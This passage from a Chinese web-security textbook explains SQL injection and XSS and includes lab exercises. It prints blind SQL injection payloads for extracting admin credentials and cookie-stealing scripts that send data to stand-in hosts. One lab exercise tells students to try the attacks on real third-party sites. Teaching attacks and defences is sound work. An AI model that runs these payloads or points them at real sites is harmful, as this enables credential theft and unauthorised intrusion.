(2) 由于对 Web 站点访问必须是公开的，且其应用程序是基于 HTTP(S)的应用层协议，传统的防火墙和入侵检测系统是从网络层保护 Web 应用程序，不能很好地为基于 Web 的应用程序提供保护。

(3) Web 应用程序经常拥有对客户数据库等后端数据的直接访问能力，因此对有价值的数据保持其安全性的难度就更大。如果 Web 应用程序受到了破坏，那么黑客将完全可以访问后端数据，即使防火墙配置正确，操作系统和应用程序经常打补丁，也难于完全抵御此类攻击。

(4) 多数 Web 应用程序属于定制程序，与商业软件相比，其测试程度更低，这就决定了这些应用程序更易于受到攻击。

花样百出的攻击已经表明 Web 应用程序的安全是极为关键的。由于 Web 攻击是在 80 号端口上发动的，而该端口必须保持开放以便网站的访问操作，这就注定 Web 攻击防不胜防。

基于 Web 的攻击大体上可分为 3 类：SQL 注入、跨站脚本攻击、网页挂马。

(1) SQL 注入：利用现有应用程序，通过把 SQL 命令插入到 Web 表单递交或页面请求的查询字符串，最终达到欺骗服务器执行恶意的 SQL 命令，比如很多影视网站的 VIP 会员密码大多是通过 Web 表单递交查询字符泄露的，这类表单特别容易受到 SQL 注入式攻击。

（2）跨站脚本攻击：指利用网站漏洞恶意盗取用户信息。用户在浏览网站、使用即时通信软件甚至在阅读电子邮件时，通常会点击其中的链接。攻击者通过在链接中插入恶意代码，就能够盗取用户信息。

（3）网页挂马：把一个木马程序上传到一个网站，然后用木马生成器生成一个网马，再上传到空间里面，加入代码使得木马在打开网页时运行。

近年来，随着 Web 2.0 的大潮，越来越多的人开始关注 Web 安全，新的 Web 攻击手法层出不穷，Web 应用程序面临的安全形势日益严峻。

5.2 SQL 注入攻击与防范

5.2.1 SQL 注入攻击

随着 B/S 模式的广泛应用，使用这种模式开发应用程序的程序员也越来越多，但相当多的开发人员在编写代码的时候，没有对用户的输入数据或者是页面中所携带的信息（如 Cookie）进行必要的合法性判断，导致攻击者可以提交一段数据库查询代码，根据程序返回的结果，能够非法获得敏感数据。

SQL 注入利用的是 HTTP 服务端口，表面上与一般的 Web 页面访问没有区别，隐蔽性极强，防火墙一般都不会对 SQL 注入发出警报，因而不易被发现。SQL 注入攻击是黑客对数据库进行攻击的常用手段之一。

SQL 注入攻击过程一般分为 5 个步骤：

第一步：判断 Web 环境是否可以 SQL 注入。如果 URL 仅是对网页的访问，不存在 SQL 注入问题。例如，形如

```
http://news.unknown.com.cn/162414769961.shtml
```

的 URL 就是普通的网页访问，没有对数据库查询。只有对数据库进行动态查询的操作才可能存在 SQL 注入。例如，形如：

```
http://www.google.cn/webhp?id=39
```

的 URL，其中?id=39 表示数据库查询变量。这种语句会在数据库中执行，因此可能会给数据库带来威胁。

第二步：寻找 SQL 注入点。在判定可注入后，就要寻找可利用的注入漏洞。通过输入一些特殊语句，然后根据浏览器返回的信息可以判断数据库类型，找到注入点。

第三步：猜测用户名和密码。数据库中存放的表名、字段名都是有规律可循的。通过构建特殊数据库语句在数据库中依次查找表名、字段名、用户名和密码的长度以及内容。这个猜测过程可以通过网上大量注入工具快速实现，并借助破解网站轻易破译用户密码。

第四步：寻找 Web 管理后台入口。通常 Web 后台管理权限只限于管理员，普通用户无法访问。要寻找到后台的登录路径，可以利用扫描工具快速搜索到可能的登录地址，依次进行尝试，往往可以得到管理台的入口地址，获取管理员权限。

第五步：入侵。成功登录后台管理后，攻击者就可以进行一些蓄意的恶意行为，如篡改网页、上传 ASP 木马、修改用户信息等，还将进一步入侵数据库服务器。由于在服务器端不

能禁止 ASP 的运行，因此还无法禁止 ASP 木马的运行。

这个过程如图 5-1 所示。




图 5-1　SQL 注入攻击过程

SQL 注入式攻击的主要形式有两种。其一是直接将代码插入，与原来的 SQL 命令串联在一起，并使其以新语句执行查询。由于是直接与 SQL 语句捆绑，故也被称为直接注入式攻击法。其二是一种间接的攻击方法，这种方法将恶意代码注入要在表中存储或者作为原始数据存储的字符串。在存储的字符串中会连接到一个动态的 SQL 命令中，以执行一些恶意的 SQL 代码。只要这个恶意代码符合 SQL 语句的规则，则在代码编译与执行的时候是不会被系统所发现的。

SQL 注入漏洞在网上极为普遍，通常是由于程序员对注入不了解，或者程序过滤不严格，或者某个参数忘记检查导致。SQL 注入的手法相当灵活，变种极多。在注入的时候需要构造巧妙的 SQL 语句，有经验的攻击者会手动调整攻击参数，致使攻击数据的变种不胜枚举。传统的特征匹配检测方法仅能识别相当少的攻击，难以防范。

5.2.2　SQL 注入式攻击防范

SQL 注入攻击的防范可从下面几个方面着手。

(1) Web 服务器安全配置。正确地配置 Web 服务器可以降低 SQL 注入发生的风险。具体措施包括修改服务器初始配置、及时安装服务器安全补丁、关闭服务器的错误提示信息、配置目录权限、删除危险的服务器组件、及时分析系统日志等。

(2) 数据库安全配置。这也是降低 SQL 注入风险的方法之一，主要包括修改数据库初始配置、及时升级数据库、最小权力法则等。

(3) 脚本解析器安全设置。主要配置一些涉及安全性的设置，通过这些设置可以增加 SQL 的注入难度。

(4) 过滤特殊字符。通过 Web 应用程序对用户输入的参数进行过滤，使得参数构造的 SQL 语句不能送达数据库系统执行，达到降低 SQL 注入攻击风险的目的。

(5) 后台管理程序。不要在网页上显示后台管理程序的入口链接，以免黑客攻入网站后台管理程序。管理员的用户名和密码也不能过于简单，注意定期更换。建议平时删除后台管理程序，维护时再通过 FTP 上传，然后使用。

实验 5-1　SQL 注入攻击实验

【实验目的】

了解 SQL 注入攻击的过程。通过 SQL 注入攻击，掌握网站的工作机制，认识到 SQL 注入攻击的危害，加强对 Web 攻击的防范。

本实验不可对他人网站造成不良影响。建议自行搭建简易网站进行实验。

【实验原理】

结构化查询语言(SQL)是一种用来和数据库交互的文本语言，SQL 注入就是利用某些

数据库的外部接口把用户数据插入到实际的数据库操作语言当中，从而达到入侵数据库乃至操作系统的目的。它的产生主要是由于程序对用户输入的数据没有进行细致的过滤，导致非法数据的导入查询。

在下面的攻击实验中，需要用到 wed.exe 和 wis.exe 两个命令行工具(从网络上下载)，其中 wis.exe 用于扫描某个站点中是否存在 SQL 注入漏洞；wed.exe 用于破解 SQL 注入用户名和密码。将两个工具结合起来，就可以体验从寻找注入点到注入攻击完成的整个过程。

【实验过程】

(1) 判断环境，寻找注入点。

使用 wis.exe 寻找注入漏洞，其使用格式为

```
wis 网址
```

例如，检测某个网址 http://www.unknown.com/，首先进入命令提示窗口，然后输入以下命令：

```
wis http://www.unknown.com/
```

按回车键，即可开始扫描。

注意命令格式，在输入网址时，网址需放在 http://和/之间，否则扫描无法进行。

找到的有 SQL 注入漏洞的网站是____________________。

(2) 查看 SQL 注入攻击漏洞。

扫描结束后，可以看到网站上是否存在 SQL 注入攻击漏洞。漏洞信息一般以红色字体显示，以 SQL Injection Format 开头的那些行。假设扫描后其中某行如下：

```
SQL Injection Format:/xygk.asp?typeid=34&bigclassid=98
```

这是特征明显的数据库查询语句，可以选择其来做破解用户名和密码实验。如果要将其网页打开，可在浏览器地址栏中输入完整网址：

```
http://www.unknown.com/xygk.asp?typeid=34&bigclassid=98
```

扫描结果是____________________。

其中的漏洞信息是____________________。

(3) SQL 注入破解管理员账号。

使用 wed.exe 破解管理员账号，其使用格式为

```
wed 网址
```

进入命令提示窗口，输入以下命令：

```
wed http://www.unknown.com/xygk.asp?typeid=34&bigclassid=98asp?
```

回车后查看运行情况。

注意输入网址时最后面不要加上符号/，但前面的 http://不可缺少。

该程序在运行时使用了破解用户数据库中的字表名、用户名和用户密码所需的字典文件，如 TableName.dic、UserField.dic 和 PassField.dic。

在破解过程中还可以看到“SQL Injection Detected.”的字符串字样，表示程序还会对需要注入破解的网站进行检测，以确定是否存在 SQL 注入漏洞，成功后才开始猜测用户名。

如果检测成功，很快就获得了数据库表名，例如 admin；然后得到用户表名和字长，例如为 username 和 6；再检测到密码表名和字长，例如为 password 和 8。系统继续执行，wed.exe 程序开始用户名和密码的破解，最终获得了用户名和密码。

破解结果是____________________。

如果不能破解，其原因是____________________。

(4) 搜索隐藏的管理登录页面。

重新回到(1)打开的网站页面中，用已经检测到的管理员的账号和密码进入管理登录页面，但当前的页面中还没有管理员的入口链接。

再次使用 wis.exe 程序，该程序除了可以扫描出网站中存在的所有 SQL 注入点外，还可以找到隐藏的管理员登录页面。在命令行窗口中输入

```
wis http://www.unknown.com/xygk.asp?typeid=34&bigclassid=98/a
```

注意行末输入了一个参数/a。

如果出现扫描不成功的情况，可以认为管理员登录页面只可能隐藏在整个网站的某个路径下。于是输入

```
wis http://www.unknown.com /a
```

对整个网站的登录页面进行扫描。注意扫描语句中网址的格式。在扫描过程中，如找到隐藏登录页面，会在屏幕上以红色字体进行显示。

扫描结束后，结果以列表形式显示在命令窗口中。一般可以看到列表中有多个以/rsc/开头的管理员登录页面网址，例如/rsc/gl/manage.asp、/rsc/gl/login.asp、/rsc/gl/admin1.asp 等。任意选择一个网址，比如在浏览器中输入网址 http://www.unknown.com/ rsc/gl/admin1.asp，就会出现本来隐藏着的管理员登录页面。输入用户名和密码，就可以进入后台管理系统。

搜索到的隐藏的管理员登录页面是____________________。

如果搜索不到，其原因是____________________。

【实验思考】

(1) 本实验是借助工具软件实现的。如果不使用这些工具，也可通过地址栏进行攻击。地址栏攻击通常就是采用猜测的方法。在下面讨论中请写出可能的 SQL 语句原型。

可注入的站点一般都有 ""&request 这种漏洞，其攻击方法主要有下面几个。

① 在地址栏输入 and 1=1。

可能的 SQL 语句原型：(　　　　　　　　　　　　　　　　　　　　　　　　　)。

此操作是查看漏洞是否存在。如果存在，就正常返回该页；如果不存在，则显示错误，继续假设该网站的数据库存在一个 admin 表。

② 在地址栏输入 and 0<>(select count(*) from admin)。

可能的 SQL 语句原型：(　　　　　　　　　　　　　　　　　　　　　　　　　)。

若返回页正常，假设就成立了。

③ 猜猜管理员表里面有几个管理员 ID：

```
and 1< (select count ( * ) from admin)
```

可能的 SQL 语句原型：(　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　)。

如果执行查询后页面没有什么显示，则管理员的数量等于或者小于 1 个。

然后尝试

```
and 1= (select count ( * ) from admin)
```

输入为 1 没有显示错误，说明此站点只有一个管理员。

可能的 SQL 语句原型：(　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　)。

④ 猜测 admin 里面关于管理员用户名和密码的字段名称：

```
and 1= (select count ( * ) from admin where len (username) > 0)
```

可能的 SQL 语句原型：(　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　)。

如果猜测错误，则说明不存在 username 这个字段。只要一直改变括号里面的 username 这个字段，例如常用的有 user、users、member、members、userlist、memberlist、userinfo、admin、manager 等用户名。

⑤ 用户名称字段猜测完成之后，继续猜测密码字段：

```
and 1= (select count ( * ) from admin where len (password) > 0)
```

可能的 SQL 语句原型：(　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　　)。

一般 password 字段是会有的。因为密码字段一般都是这个形式。如果不是，可尝试其他形式，如 pass 等。

据此，已经知道了管理员表里面有 3 个字段：编号 id、用户名 user、密码 password。

下面继续猜测管理员用户名和密码。

先猜出长度：

```
and 1= (select count ( * ) from admin where len (user) < 10)
```

user 字段长度小于 10。

```
and 1= (select count ( * ) from admin where len (user) < 5)
```

user 字段长度不小于 5

最后猜出长度(例如等于 6)。下面的语句如返回正常就说明猜测正确：

```
and 1= (select count ( * ) from admin where len (user) = 6)
```

猜密码：

```
and 1= (select count ( * ) from admin where len (password) = 10)
```

猜出来密码为 10 位。

下面逐一猜字母。

```
and 1= (select count ( * ) from admin where left (user,1) = a)
```

返回正常，第一位字符等于 a，注意大小字母写敏感。如果不是 a 就继续猜其他的字符，直至猜到返回正常。然后开始猜测账号的第二位字符：

```
and 1= (select count(*)from admin where left(user,2)=ad)
```

就这样一次加一个字符，最后账号就全猜出来了。

密码也以类似方法猜测：

```
and 1= (select count(*)from admin where left(password,1)=a)
```

最后也猜出密码。

要求：查找可以进行地址栏攻击的网站，用上述手段进行尝试。

(2) 破解网站时，如果表名列名猜不到，或程序作者过滤了一些特殊字符，怎么提高注入的成功率？怎么样提高猜解效率？

(3) 请讨论防御 SQL 注入攻击的有效方法，并加以实验验证。

5.3 XSS 攻击与防范

5.3.1 XSS 漏洞

用户在浏览网站时，通常会点击其中的链接。攻击者通过在链接中插入恶意 HTML 代码，当用户浏览该网页时，嵌入其中的 HTML 代码就会被执行，从而达到恶意用户的特殊目的。这些攻击往往发生在动态网站中，称为跨站脚本攻击。

跨站脚本攻击(Cross Site Scripting,XSS)是 Web 应用程序在将数据输出到网页时存在的问题，攻击者利用页面的漏洞构造恶意代码。因为跨站脚本攻击都是向网页内容中写入一段恶意的脚本或者 HTML 代码，故跨站脚本漏洞也被叫作 HTML 漏洞注入(HTML injection)。XSS 跨站脚本攻击一直都被认为是客户端 Web 安全中最主流的攻击方式。因为 Web 环境的复杂性以及 XSS 跨站脚本攻击的多变性，使得该类型攻击即使发现也很难彻底解决。

与 SQL 注入攻击数据库服务器的方式不同，跨站脚本漏洞是在客户端造成攻击。也就是说，利用跨站脚本漏洞注入的恶意代码是在用户计算机上的浏览器中运行的，对用户信息造成巨大的危害。最典型的场景是，黑客可以利用跨站脚本漏洞盗取用户 Cookie 而得到用户在该站点的身份权限。

由于恶意代码会注入到浏览器中执行，所以跨站脚本漏洞还有一个较为严重的安全威胁是被黑客用来制造欺诈页面实现钓鱼攻击。这种攻击方式直接利用目标网站的漏洞，比直接做一个假冒网站更具欺骗性。

另外，由于控制了用户的浏览器，黑客还可以获取用户计算机信息，截获用户键盘输入，刺探用户所处局域网信息甚至对其他网站进行 HTTP GET Flood 攻击(即 HTTP 流量攻击)。目前互联网已经有此类利用跨站脚本漏洞控制用户浏览器的黑客工具出现。

虽然跨站脚本攻击是在客户端浏览器进行的，但是最终也是可以攻击服务器的。例如，利用某博客程序的跨站脚本漏洞得到网站管理员身份并最终控制 Web 服务器。

最典型的 HTML 注入范例只是注入一个 JavaScript 弹出式的警告框。

下面是一段 PHP 代码(以 test.php 文件保存):

```
<?PHP
echo "嗨,".$_GET['name'];
?>
```

这段 PHP 代码的意图是在页面输出字符串“嗨,”和 URL 中 name 参数的值。例如通过浏览器访问这个文件:

```
http://localhost/test.php?name=李娜
```

页面上就会出现“嗨,李娜”字样。其中“李娜”是通过 URL 中的参数 name 传入的,name 的值就是用户的输入。

浏览器对网页的展现是通过解析 HTML 代码实现的,如果传入的参数含有 HTML 代码,浏览器则会解析这些代码而不是只作为参数简单显示。

为了简单起见,将上面例子的参数作如下改变,然后访问刚才的 PHP 页面:

```
http://localhost/test.php?name=<script>alert(/嗨,我是李娜)</script>
```

将看到 name 后面的“值”被浏览器作为 HTML 标记解释了。

这实际上是最简单的一种跨站脚本攻击的例子,其形式属于反射型 XSS。可以设想,如果传入一段攻击脚本放置在<script>标签之后,该脚本也将会被浏览器执行,其攻击的性质就由脚本的内容决定了。

由此可见,Web 应用程序在处理用户输入的时候没有处理好传入的数据格式就会导致脚本在浏览器中执行,这就是跨站脚本漏洞的根源。

注意,PHP 文件是一种 HTML 内嵌式的语言脚本文件,是一种在服务器端执行的嵌入 HTML 文档的脚本语言,在 HTML 文件中,PHP 脚本程序可以使用特别的 PHP 标签进行引用,这样网页制作者也不必完全依赖 HTML 生成网页。由于 PHP 是在服务器端执行的,客户端是看不到 PHP 代码的。PHP 文件不能简单地在浏览器中打开,需要安装 xampp (Apache),将其放在 htdocs 文件夹下。

5.3.2 XSS 漏洞分类

XSS 攻击有内跨站和外跨站两种方式。内跨站(来自自身的攻击)主要是利用程序自身的漏洞构造跨站语句。外跨站(来自外部的攻击)主要是自己构造有跨站漏洞的网页或者寻找非目标机以外的有跨站漏洞的网页。例如,当要渗透一个站点,可以自己构造一个有跨站漏洞的网页,然后构造跨站语句,通过结合其他技术,如社会工程学等,欺骗目标服务器的管理员打开该网页。

根据 XSS 跨站脚本攻击存在的形式及产生的效果,可以将其分为以下 3 类。

1. 非持久型 XSS

非持久型 XSS(non-persistent XSS)又称反射 XSS(reflect XSS),反射型 XSS 脚本攻击指那些浏览器每次都要在参数中提交恶意数据才能触发的跨站脚本漏洞。该类型只是简单地将用户输入的数据直接或未经过安全过滤就在浏览器中进行输出,导致输出的数据中存在可被浏览器执行的代码数据。由于此种类型的跨站代码存在于 URL 中,所以黑客通常

需要通过诱骗或加密变形等方式将存在恶意代码的链接发给用户，只有用户点击以后才能使得攻击成功实施。

一般来说，凡是通过 URL 传入恶意数据的都是非持久型 XSS。当然，也有的是通过表单 POST 的 XSS。例如：

```
<?PHP
echo "嗨,".$_POST['name'];
?>
```

Web 应用程序获取的参数 name 已经由 GET 变为 POST 了，如果要触发这个 XSS 漏洞，需要写一个如下的网页：

```
<form action="http://localhost/test.php" method="post">
<input name="name" value="<script>alert(猜猜我是谁?)</script>" type="hidden" />
<input name="ss" type="submit" value="XSS 提交测试" />
</form>
```

网页运行后，单击“XSS 提交测试”按钮，可以看到浏览器弹出的对话框。

2. 持久型 XSS

持久型 XSS(persistent XSS)又称存储 XSS(stored XSS)。与非持久型 XSS 相反，它是指通过提交恶意数据到服务端的数据库(或其他文件形式)中，使网页进行数据查询时从数据库中读出恶意数据输出到页面的一类跨站脚本漏洞，具有较强的稳定性。

持久型 XSS 多出现在 Web 邮箱、BBS、社区等从数据库读出数据的正常页面(比如 BBS 的某篇帖子中可能就含有恶意代码)，由于不需要浏览器提交攻击参数，所以其危害往往大于非持久型 XSS。

3. 基于 DOM 的 XSS 跨站脚本攻击

DOM 是 Document Object Model(文档对象模型)的缩写。DOM 是一种与浏览器、平台、语言无关的接口，使得它可以访问页面中的其他标准组件。

基于 DOM 的 XSS 跨站脚本攻击是通过修改页面 DOM 节点数据信息而形成的跨站脚本攻击。不同于反射型 XSS 和存储型 XSS，基于 DOM 的 XSS 往往需要针对具体的 JavaScript DOM 代码进行分析，并根据实际情况进行 XSS 的利用。

以下是一段存在 DOM 类型跨站脚本漏洞的代码：

```
<script>
document.write(window.location.search);
</script>
```

在 JavaScript 中 window.location.search 是指 URL 中“?”之后的内容，document.write 是将内容输出到页面。这就是一个直接输出到页面的跨站脚本漏洞。攻击时只需构造类似如下的 URL：

```
http://localhost/test2541.php?<script>alert(DOM Based XSS Test)</script>
```

读者可自行查看网页源代码，注意源代码有没有变化。

5.3.3 XSS 常见攻击手法

1. 盗取 Cookie

通过 XSS 跨站脚本攻击盗取用户 Cookie 信息一直是 XSS 跨站脚本攻击漏洞利用的最主流方式之一。Cookie 是 Web 程序识别不同用户的标识，当用户正常登录 Web 应用程序时，用户会从服务端得到一个包含会话令牌的 Cookie。例如：

```
Set-Cookie: SessionID=6010D6F2F7B24A182EC3DF53E65C88FCA17B0A96FAE129C3
```

黑客则可以通过 XSS 跨站脚本攻击的方式将嵌入恶意代码的页面发送给用户，当用户点击浏览时，黑客即可获取用户的 Cookie 信息并用该信息欺骗服务器端，无需账号、密码即可直接成功登录，所以跨站脚本攻击的第一个目标就是得到它。例如，如果 Web 邮箱有一个 XSS 漏洞，当合法用户查看一封邮件的时候，其身份标识已经被黑客拿到，黑客就可以如合法用户一般自由出入邮箱了。

在 JavaScript 中可以使用 document.cookie 来获得当前浏览器的 Cookie，所以一般是执行这样的代码来获得 Cookie：

```
<script>
document.write("<img src=http://www.unknown.com/getcookie.asp?c="+escape(document.
cookie)+">");
</script>
```

这段代码就是输出 img 标签并访问黑客的 Web 服务器的一个 ASP 程序。这里是把当前的 Cookie 作为参数发送出去（为了避免出现特殊字符，这里使用了 escape 函数对 Cookie 进行 URL 编码）。详细情况可以通过 Wireshark 捕获数据进行分析。

然后在 www.unknown.com 上的 getcookie.asp 需要记录传入的参数（就是受害用户的 Cookie），代码可以是这样：

```
<%
if Request("c")<>"" then
Set fs=CreateObject("Scripting.FileSystemObject")
Set outfile=fs.OpenTextFile(server.mappath("HisCookie.txt"),8,True)
outfile.WriteLine Request("c")
outfile.close
Set fs=Nothing
end if
%>
```

一旦有 Cookie 发过来，ASP 程序就会把 Cookie 写入到当前目录的 HisCookie.txt 文件中。

2. 保持会话（盗取 Cookie 的升级版）

黑客可以记录存储型 Cookie，但是对于会话型 Cookie（也就是 Session），过一段时间如果用户不访问页面，Session 就会失效。

为了解决 Session 时效性的问题，出现了实时记录 Cookie 并不断刷新页面保持 Session

的程序 SessionKeeper。这个工具的原理是：得到用户 Cookie 后，会自动模拟浏览器提交请求，不断刷新页面以维持 Session 的存在。

3. 页面劫持(挂马和钓鱼攻击)

所谓挂马就是在网页中添加一些恶意代码，这些代码是利用了浏览器及 ActiveX 控件的漏洞进行攻击的。如果不幸存在这些漏洞，访问这个页面的时候就可能会中木马。

在 XSS 的攻击代码中，需要用 iframe 或者 script 甚至弹出窗口引入含有网页木马的恶意代码网页/文件。类似的代码如下(其中 http://www.unknown.com 是一个包含恶意代码的页面)：

```
<iframe width="0" height="0" src="http://www.unknown.com"></iframe>
```

钓鱼攻击(phishing attack)就是经常在 QQ、QQ 游戏、空间等地方看到的中奖信息。利用 XSS 漏洞的钓鱼更加隐蔽且更具欺骗性。

5.3.4　XSS 防范

XSS 相对其他攻击手段更加隐蔽和多变，与业务流程、代码实现都有关系，没有一劳永逸的解决方案，需要权衡产品使用的便利性和安全性两者的关系。一般可采取以下措施。

(1) 防堵跨站漏洞，阻止攻击者利用在被攻击网站上发布跨站攻击语句，不可以信任用户提交的任何内容。首先，在代码中对用户输入的数据都需要仔细检查(例如输入数据的长度)，以及对“<”、“>”、“;”、“”等字符进行过滤(引发 SQL 注入的常见字符如表 5-1 所示)。其次，任何内容写到页面之前都必须加以编码，避免产生新的标签语句。这一措施可以防止大部分的 XSS 攻击。

表 5-1　SQL 注入漏洞的常见字符

字　符	和 SQL 的关系
'	单引号，是用来分割字符串的。一个不匹配的单引号会产生错误
;	结束一个语句。提前结束查询会产生一个错误
/*	注释分隔符。注释分隔符内的文字会被忽略
--%20	可以用来提前终止一个查询
( )	圆括号，用来组合逻辑语句。不匹配的括号会产生一个错误
a	在数字比较中，字母字符会产生一个错误。例如，Where valueID =1 是合法的，因为 valueID 是数字而 1 也是数字；而如果是 1x 则不正确，因为 1x 不是数字

(2) Cookie 防盗。首先，避免直接在 Cookie 中泄露用户隐私，例如 E-mail、密码等。其次，通过使 Cookie 和系统 IP 绑定来降低 Cookie 泄露后的危险。这样攻击者得到的 Cookie 没有实际价值，不可能进行重放攻击。

(3) 尽量采用 POST 而非 GET 提交表单。POST 操作不可能绕开 JavaScript 的使用，这会给攻击者增加难度，减少可利用的跨站漏洞。

(4) 严格检查 HTTP 提交(HTTP refer)。检查 HTTP 提交是否来自预料中的 URL。这可以阻止第(2)类攻击手法发起的 HTTP 请求，也能防止大部分第(1)类攻击手法，除非正好在特权操作的引用页上进行了跨站访问。

(5) 将单步流程改为多步,在多步流程中引入验证码。多步流程中每一步都产生一个验证码作为 hidden 表单元素嵌在中间页面,下一步操作时这个验证码被提交到服务器,服务器检查这个验证码是否匹配。首先,这使第(1)类攻击增加了难度。其次,攻击者必须在多步流程中拿到上一步产生的校验码才有可能发起下一步请求,这在第(2)类攻击中是几乎无法做到的。

(6) 引入用户交互。简单的一个看图识数可以防止几乎所有的非预期特权操作。

(7) 只在允许 anonymous(匿名)访问的地方使用动态的 JavaScript。

(8) 对于用户提交信息中的 img 等链接,检查是否有重定向回本站、不是真的图片等可疑操作。

(9) 内部管理网站的问题。很多时候,内部管理网站往往疏于关注安全问题,只是简单地限制访问来源。这种网站往往对 XSS 攻击缺乏抵抗力。

XSS 跨站脚本攻击作为 Web 应用安全领域中最大的威胁之一,不仅危害 Web 应用业务的正常运营,对访问 Web 应用业务的客户端环境和用户也带来了直接的安全影响。虽然 XSS 跨站脚本攻击在复杂的 Web 应用环境中的利用方式千变万化,但是通过对 Web 应用的各种环境进行详细分析和处理,完全阻断 XSS 跨站脚本攻击是可以实现的。

实验 5-2 跨站脚本攻击实验

【实验目的】

(1) 深入理解跨站脚本攻击的概念。

(2) 掌握形成跨站脚本漏洞的条件。

(3) 掌握对跨站脚本的几种利用方式。

【实验原理】

恶意 Web 用户将代码植入到提供给其他用户使用的页面中,如果程序没有经过过滤或者过滤敏感字符不严密就直接输出或者写入数据库。合法用户在访问这些页面的时候,程序将数据库里面的信息输出,这些恶意代码就会被执行。

【实验过程】

为了模拟跨站脚本攻击,首先编写一个简单的发帖或留言板的网页,编写时故意不对用户的输入作太多约束,以留出明显的 XSS 漏洞。

(1) 构造实验网页。下面的 HTML 语句产生一个发表评论的网页。

```
<!演示 XSS 的 html>
<html>
<head>
    <?php include('/components/headerinclude.php');?></head>
    <style type="text/css">
        .comment-title{
            font-size:14px;
            margin: 6px 0px 2px 4px;
        }
        .comment-body{
            font-size: 14px;
            color:#ccc;
```

```
            font-style: italic;
            border-bottom: dashed 1px #ccc;
            margin: 4px;
        }
    </style>
    <script type="text/javascript" src="/js/cookies.js"></script>
<body>
    <form method="post" action="list.php">
        <div style="margin:20px;">
            <div style="font-size:16px;font-weight:bold;">发表评论</div>
            <div style="padding:6px;">
                昵称:
                <br/>
                <input name="name" type="text" style="width:300px;"/>
            </div>
            <div style="padding:6px;">
                评论:
                <br/>
                <textarea name="comment" style="height:100px; width:300px;">
                </textarea>
            </div>
            <div style="padding-left:230px;">
                <input type="submit" value="POST" style="padding:4px 0px; width:80px;"/>
            </div>
            <div style="border-bottom:solid 1px #fff;margin-top:10px;">
                <div style="font-size:16px;font-weight:bold;">评论集</div>
            </div>
            <?php
                require('/components/comments.php');
                if(!empty($_POST['name'])){
                    <!添加新的评论>
                    addElement($_POST['name'],$_POST['comment']);
                }
                <!展开评论列表>
                renderComments();
            ?>
        </div>
    </form>
</body>
</html>
```

该页面在浏览器上的界面如图 5-2 所示。

(2) 用户发表评论。由于网页信任用户的输入,因而这样的输入将会被接受,如图 5-3 所示。

图 5-3(a)的评论中规中矩,图 5-3(b)的评论虽不合常理但也无关紧要,图 5-3(c)则暗藏



图 5-2　实验页面







(a) 普通评论　(b) 带有无害HTML语句的评论　(c) 带有攻击性HTML语句的评论

图 5-3　用户评论

杀机。

(3) 实现攻击跨站脚本。图 5-3(c)的危害程度要视 http://mytest.com/hack.js 里隐藏了什么而定。假设其中是下面的语句：

```
var username=CookieHelper.getCookie('username').value;
var password=CookieHelper.getCookie('password').value;
var script=document.createElement('script');
script.src='http://mytest.com/index.php?username='+username+'&password=
'+password;
document.body.appendChild(script);
```

这是获取 Cookie 中的用户名密码的 JavaScript 脚本，利用 jsonp(利用在页面中创建<script>节点的方法向不同域提交 HTTP 请求的方法称为 JSONP)脚本向 http://mytest.com/index.php 发送了一个 get 请求，而该请求内容如下：

```
<?php
    if(!empty($_GET['password'])){
        $username=$_GET['username'];
        $password=$_GET['password'];
        try{
            $path=$_SERVER["DOCUMENT_ROOT"].'/password.txt';
            $fp=fopen($path,'a');
            flock($fp, LOCK_EX);
```

```
            fwrite($fp, "$username\t $password\r\n");
            flock($fp, LOCK_UN);
            fclose($fp);
        }catch(Exception $e){

        }
    }
?>
```

这样,如果有用户浏览评论,XSS 攻击者就可窃取访问评论的用户信息。

【实验分析】

(1) 构建实验环境。

按要求需搭建 Web 服务器,安装 Apache 和 MySQL。其作用是通过评论将恶意代码植入服务器数据库中。

(2) 编写代码。

根据要求,至少需编写以下代码文件:

① 创建登录文件 login. php,用以录入登录者账号、口令。登录后,账号、口令将被记录在 Cookie 上。后续过程将破获此信息。

② 创建 list. php,用于从数据库中读出所有的评论信息,并显示出来。其作用是普通用户浏览所有的评论,攻击代码在此执行。

③ 创建 hack. js,在 list. php 页面中 echo 执行脚本的文本时会执行。其作用是在 index. php 中输入恶意代码时被执行,并通过 Cookie 获取用户名和密码,传递给指定页面。

④ 创建 index. php 作为攻击方的网页,用于记录用户端发过来的账号、密码等信息,收集并存储到本地。

⑤ 适当改造"实验过程"中提供的实验网页代码,以文件 home. php 保存。其作用是给用户提供输入文本框,但不检查输入内容的合法性,将所有输入存进数据库,也会将恶意的代码输入存进数据库。

